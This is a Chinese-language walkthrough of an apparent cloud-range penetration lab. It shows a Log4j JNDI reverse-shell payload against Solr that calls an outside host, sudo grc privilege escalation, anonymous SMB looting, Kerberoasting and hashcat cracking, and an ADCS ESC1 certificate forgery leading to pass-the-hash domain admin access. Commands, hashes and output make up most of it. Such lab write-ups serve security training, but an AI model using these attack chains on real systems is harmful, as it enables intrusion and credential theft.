闲的没事打打云境
总之先fscan一下
fscan -h 39.99.159.189 -np

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
39.99.159.189:80 open
39.99.159.189:22 open
39.99.159.189:8983 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://39.99.159.189      code:200 len:612    title:Welcome to nginx!
[*] WebTitle http://39.99.159.189:8983 code:302 len:0      title:None 跳转url: http://39.99.159.189:8983/solr/
[*] WebTitle http://39.99.159.189:8983/solr/ code:200 len:16555  title:Solr Admin
入口机
log4j

直接打一发jndi吧
java -jar ysogate.jar -m jndi -i 101.43.49.183  -onlyRef
${jndi:ldap://x.x.x.x:1389/Basic/ReverseShell/x.x.x.x/8888}
grc提权
-
sudo grc --pty /bin/sh
获取flag1
fscan扫下内网
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.2
start infoscan
(icmp) Target 172.22.9.19     is alive
(icmp) Target 172.22.9.7      is alive
(icmp) Target 172.22.9.13     is alive
(icmp) Target 172.22.9.26     is alive
(icmp) Target 172.22.9.47     is alive
[*] Icmp alive hosts len is: 5
172.22.9.7:445 open
172.22.9.13:445 open
172.22.9.26:445 open
172.22.9.47:139 open
172.22.9.7:139 open
172.22.9.13:139 open
172.22.9.26:139 open
172.22.9.7:88 open
172.22.9.7:135 open
172.22.9.13:135 open
172.22.9.26:135 open
172.22.9.47:80 open
172.22.9.26:80 open
172.22.9.19:80 open
172.22.9.47:22 open
172.22.9.19:22 open
172.22.9.47:21 open
172.22.9.47:445 open
172.22.9.13:3389 open
172.22.9.7:3389 open
172.22.9.26:3389 open
172.22.9.19:8983 open
[*] alive ports len is: 22
start vulscan
[*] WebTitle: http://172.22.9.19        code:200 len:612    title:Welcome to nginx!
[*] NetBios: 172.22.9.7      [+]DC XIAORANG\XIAORANG-DC
[*] NetBios: 172.22.9.26     XIAORANG\DESKTOP-CBKTVMO
[*] NetInfo:
[*]172.22.9.26
   [->]DESKTOP-CBKTVMO
   [->]172.22.9.26
[*] NetBios: 172.22.9.13     XIAORANG\CA01
[*] NetInfo:
[*]172.22.9.13
   [->]CA01
   [->]172.22.9.13
[*] NetInfo:
[*]172.22.9.7
   [->]XIAORANG-DC
   [->]172.22.9.7
[*] WebTitle: http://172.22.9.47        code:200 len:10918  title:Apache2 Ubuntu Default Page: It works
[*] NetBios: 172.22.9.47     fileserver                          Windows 6.1
[*] 172.22.9.47  (Windows 6.1)
[*] WebTitle: http://172.22.9.26        code:200 len:703    title:IIS Windows Server
172.22.9.47
文件服务器,同时开启了445端口
直接smbclient连一下,发现能无密码连接
smbclient.exe 172.22.9.47发现共享文件
# shares
print$
fileshare
直接use fileshare,get把里面的东西下载下来获得flag2
同时还有personnal.db,查看一下


172.22.9.26
尝试爆下rdp,爆出来的没法登录
GetUserSPNs
GetUserSPNs.exe -request -dc-ip 172.22.9.7 xiaorang.lab/liupeng:fiAzGwEMgTY
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

ServicePrincipalName                   Name      MemberOf  PasswordLastSet      LastLogon
-------------------------------------  --------  --------  -------------------  ---------
TERMSERV/desktop-cbktvmo.xiaorang.lab  zhangxia            2023-07-14 12:45:45  <never>
WWW/desktop-cbktvmo.xiaorang.lab/IIS   zhangxia            2023-07-14 12:45:45  <never>
TERMSERV/win2016.xiaorang.lab          chenchen            2023-07-14 12:45:39  <never>

$krb5tgs$23$*zhangxia$XIAORANG.LAB$WWW/desktop-cbktvmo.xiaorang.lab/IIS*$05a1c88264c7c14a570de11a50edb64c$91d9d2484ff1d1454e4bf20a6cdda2b45c8fa1ab1192256d6f373cae4532c5956b9db276f2d469987ef660561a06fe7905214482d921985ddd2dbd6a2506a7aa03d730633227337c49bd4a7efee28d7552d35782f3b38bfc9a863503cbcd2e4b6576e5ddb30f163c4ea14f79cf4027d19d35b1dd2296137cf787dfa725fad842c45b47cfa639836317c04562d5ca811ea8183da4fe7947b2a9a8fd5d969bf065482bfb547211584284582a4432ba4beef7523a6b98e7d84dd075b9b287ec80fdecb7bef0a533baa52cf82815501d78cb597b1669fc6511a5f167ded22d89b209093b0a71a8122d8b4a56649ab1d16981d542606b274fce2827e03e6b63492b37ace7fe8f94f5dc2f0b7127d43dc99366f40212c63b3faaf52509924e676e78489f68f2b1c19aa9967744ca240e4ddd01e0a52676e05ffee09cb723dc290f5c6d14a25f8cfc9dea92cec978ba78ff359e0175b5b44bcf9d589711d638c14faf6254ebbe45d0138608012481d4a9bb8abe8ae900c7238336783b431e3696424d9f5ac47a46c946a5b520239f50396fd9ce139b782a5a02a352992ff2d6d5537fd7a513944e73ba6e77ac8ee03b135345a2c2c5e33b707f4908e8ed8808fff17eeba88feb3a2715a89f9507c597e17da6d8a8fd7e14cf5be6a09d91400e5127f8b9990c9e50d506ce764ca983a0138ff83b8f4bc1529349d53a1d52d7ae2664c4a450c5f585eb72c78b7a76d214f2ff25b7657a217253044530debe60674300775c102aaeeaa03cadaa2259689efa8a9c451b566ee99d241459f05f390d35e25dc38bb8738ff06b2743226928c4ffa5159d26f4104fd55fd2323c8ab6202784f063d995b7fde5d6804cbca53a65181d24f43fdd7430e04a28d32fd61eccf8ac6f90c3aea89ccc8ce56bf978281f092a0139799b72875c75403ac7d471913ef42c771df48820fdecf968e60bf236f1c8fdbd6da4a1f49ba01a279822d97d0b4dbe529889838641fdeb6c12662c736d1a4bf000ad71a126595cbcc1784c72e958b3e55de800d4dd0c2f109a1c99b1a4c4669ab202e5b476640d3b536b429c2e9679f86441f993ba2a81903d3da44b2c7fd827ec2f5416e9b6f7ee42974116050a2ef24b8d7e51b83c61bcf58963f64c67f662109a4137397152678fa5535dbd92272e45af8f08473a381acd581636cf9e8ba4f6ba3cbbff0f288e1e6fad0af5dee69a8790b342d8b64a748e36236a232852c40da0f811ef7d33a1806ac05ecc9af5269b598332fe969c0eb4ff350c8734bc7a06dc10b06e807fa3434c8ae3443465a72cc584a757a2e01a2619ab36eeb069d8f96e2f09713373953c21468684ff6c789f0b7a4dc952b8f17138dabb80c1fdf869b0f8b5c5f3ed342f1cd52bfc81812daae5a30b1cb794c11b3ab924c898f54bc7a06e0eea010f94491a93536eb20403b7a4e965e566950a3e6068b1
$krb5tgs$23$*chenchen$XIAORANG.LAB$TERMSERV/win2016.xiaorang.lab*$5b2a8b6fda88fadb217e42672d6e9eb5$216baae7467da24b32c561557b8c30a57007ffa2e50d9cf59daa4e9f5913dc30677531b64e8fb85cdc14a06adff47de9fb099d53951f4e890fa4ceafe4e92dbbf961554ac7be7c5ccce70e75741a9b0783128d14f7d080bc89c039b2e662ca84b76a2a3c979f47847bf2a1f32b98c82c1e1d925589eb5fdbea7917a086101ba13a9bac6601a8bb12e60c23b0eb4b84122660b8dca8ad6191901dfa27eab7ade7cc5ec0e974c2b701490504bf6722abf058cc0c88af1b9cb78614171e7bbb5b46b29e7b53920fe36058d22e603210e8487d566c48d86218cfd17ddc6dedd8ab5cea5aeb0f5b17447c81dd54308c154d1cc8c3b619a90e93c2fa5d6848310e34cc3d59445617766449daf654767115a8a948d38760ac9a1298d04936892632a32aa046be21518bfc837756021faf4a24099b240d99d72bf18486d6a5ccbb7e42680b3ff5153751d4c54e5d4384f193ffc54984eabe7f5d1fb65ac2b760eda566864e4d4a551e0ee50e1cdf487123fd7135ce4afb73f7ac0565edacb6646f67b165631e2cd448b82a60407cc9b8e8af423ef5d5bc31dca66cea7fcc2d95e022096794ba8f8956b34e70f1737fb15d8a0e0f1a0428233092ee87bb5791ad96667f6b0d46f376acb71ac1c535f7c03ce8824a7df823912917413da6e45714794ffaea5f15502400a6c1ffe1fc482fd756caf008c0c9f047fe0342a0d8002894b7d7d219735cfd406c412491eb35c0c3a473208136fc7cd4f724df58f0df11aa5229b083ebdf35d946ea44dc251f9a5778341331d66c865a2ef65dfc3b1eff65e255bac4aa5b006eba0cadd3d5e48e47853b56d31a6052eba02fd4aaa3c8d66d4f8a6466f7e8afe0dc546af05e40f9a93a7dd1ebb5eb832e96b6f1c6c6a6b4b547af4c2ac9edde26cfe84cda68dd8de08c5f5dff1ef42180641e3330f19a964c846a8feeaee4dcd8165e2a41adef7e2c116ffa5a403929004914065fad0683f26fcd0ca4300e2190d7cc0b7247edbc73ef5b800aa2bfc7d9eb6bade9dc8c42a8200d0102288e8353a1a736011d025af0fd44e27559daffef55a72df9c87a10b6e8a58eb57a44353ee9af4c42c652e09f031048d9957c321ee6faa436341d6ac1496227f997eaa47cd1bb5f1ebcd3bbfb79ecdfe781ac67c7c6c0a28190eb124caeb0ea229c014b7d0661dfa5e5642b434430b2bb04e633426df669265d5323f7a7063d670e9d1be6bbf64902a0c872c625af5eb13a2a92bde86a0b0cb6dd2da78966100f11c4a8cbc7862da47ea6f85d11ed39b5a8dabe02a5888d8393348f17f174e6038c284c3db4d7fd334d4acef1cc6da5582d3794970a70b843122e581ab9f6c9bcab5d7a06ed71a69a42ff31779da5af05c552029e24d6e28ac67750675661842b5f87f3b8157fd0a2c622e88cde6b765e039c967c1bab1ed149f1f0d032ce162ec52008e8c9fe540a43c0c6
hashcat爆一下
* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
             You can use --force to override, but do not report related errors.
No devices found/left.
这个问题加--force参数即可
hashcat -m 13100 -a 0 hash.txt rockyou.txt --force根据跑出的密码进行登录
zhangxia@xiaorang.lab
MyPass2@@6
proxychains certipy find -vulnerable -stdout -u 'zhangxia@xiaorang.lab' -p 'MyPass2@@6' -dc-ip 172.22.9.7
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v4.8.2 - by Oliver Lyak (ly4k)

|S-chain|-<>-101.43.49.183:8085-<><>-172.22.9.7:636-<><>-OK
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
|DNS-request| XIAORANG-DC.xiaorang.lab
|S-chain|-<>-101.43.49.183:8085-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: XIAORANG-DC.xiaorang.lab does not exist
[!] Failed to resolve: XIAORANG-DC.xiaorang.lab
[*] Trying to get CA configuration for 'xiaorang-XIAORANG-DC-CA' via CSRA
|DNS-request| XIAORANG-DC.xiaorang.lab
|S-chain|-<>-101.43.49.183:8085-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: XIAORANG-DC.xiaorang.lab does not exist
[!] Got error while trying to get CA configuration for 'xiaorang-XIAORANG-DC-CA' via CSRA: [Errno 1] Unknown error
[*] Trying to get CA configuration for 'xiaorang-XIAORANG-DC-CA' via RRP
|DNS-request| XIAORANG-DC.xiaorang.lab
|S-chain|-<>-101.43.49.183:8085-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: XIAORANG-DC.xiaorang.lab does not exist
[!] Got error while trying to get CA configuration for 'xiaorang-XIAORANG-DC-CA' via RRP: [Errno Connection error (XIAORANG-DC.xiaorang.lab:445)] [Errno 1] Unknown error
[!] Failed to get CA configuration for 'xiaorang-XIAORANG-DC-CA'
|DNS-request| XIAORANG-DC.xiaorang.lab
|S-chain|-<>-101.43.49.183:8085-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: XIAORANG-DC.xiaorang.lab does not exist
[!] Failed to resolve: XIAORANG-DC.xiaorang.lab
|DNS-request| XIAORANG-DC.xiaorang.lab
|S-chain|-<>-101.43.49.183:8085-<><>-4.2.2.2:53-<><>-OK
|DNS-response|: XIAORANG-DC.xiaorang.lab does not exist
[!] Got error while trying to check for web enrollment: [Errno 1] Unknown error
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : xiaorang-XIAORANG-DC-CA
    DNS Name                            : XIAORANG-DC.xiaorang.lab
    Certificate Subject                 : CN=xiaorang-XIAORANG-DC-CA, DC=xiaorang, DC=lab
    Certificate Serial Number           : 43A73F4A37050EAA4E29C0D95BC84BB5
    Certificate Validity Start          : 2023-07-14 04:33:21+00:00
    Certificate Validity End            : 2028-07-14 04:43:21+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
Certificate Templates
  0
    Template Name                       : XR Manager
    Display Name                        : XR Manager
    Certificate Authorities             : xiaorang-XIAORANG-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : XIAORANG.LAB\Domain Admins
                                          XIAORANG.LAB\Domain Users
                                          XIAORANG.LAB\Enterprise Admins
                                          XIAORANG.LAB\Authenticated Users
      Object Control Permissions
        Owner                           : XIAORANG.LAB\Administrator
        Write Owner Principals          : XIAORANG.LAB\Domain Admins
                                          XIAORANG.LAB\Enterprise Admins
                                          XIAORANG.LAB\Administrator
        Write Dacl Principals           : XIAORANG.LAB\Domain Admins
                                          XIAORANG.LAB\Enterprise Admins
                                          XIAORANG.LAB\Administrator
        Write Property Principals       : XIAORANG.LAB\Domain Admins
                                          XIAORANG.LAB\Enterprise Admins
                                          XIAORANG.LAB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'XIAORANG.LAB\\Domain Users' and 'XIAORANG.LAB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
存在ESC1漏洞
尝试伪造域管理员
proxychains certipy req -u 'zhangxia@xiaorang.lab' -p 'MyPass2@@6' -target 172.22.9.7 -dc-ip 172.22.9.7 -ca "xiaorang-XIAORANG-DC-CA" -template 'XR Manager'  -upn administrator@xiaorang.lab
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
|S-chain|-<>-101.43.49.183:8085-<><>-172.22.9.7:445-<><>-OK
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'administrator@xiaorang.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
获取hash
proxychains certipy auth -pfx administrator.pfx -dc-ip 172.22.9.7
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xiaorang.lab
[*] Trying to get TGT...
|S-chain|-<>-101.43.49.183:8085-<><>-172.22.9.7:88-<><>-OK
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
|S-chain|-<>-101.43.49.183:8085-<><>-172.22.9.7:88-<><>-OK
[*] Got hash for 'administrator@xiaorang.lab': aad3b435b51404eeaad3b435b51404ee:2f1b57eefb2d152196836b0516abea80
然后就没什么好说的了,直接开沙
wmiexec.exe xiaorang.lab/Administrator@172.22.9.26  -hashes :2f1b57eefb2d152196836b0516abea80 -codec gbk
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xiaorang\administrator
172.22.9.7
同理
wmiexec.exe xiaorang.lab/Administrator@172.22.9.7 -hashes :2f1b57eefb2d152196836b0516abea80 -codec gbk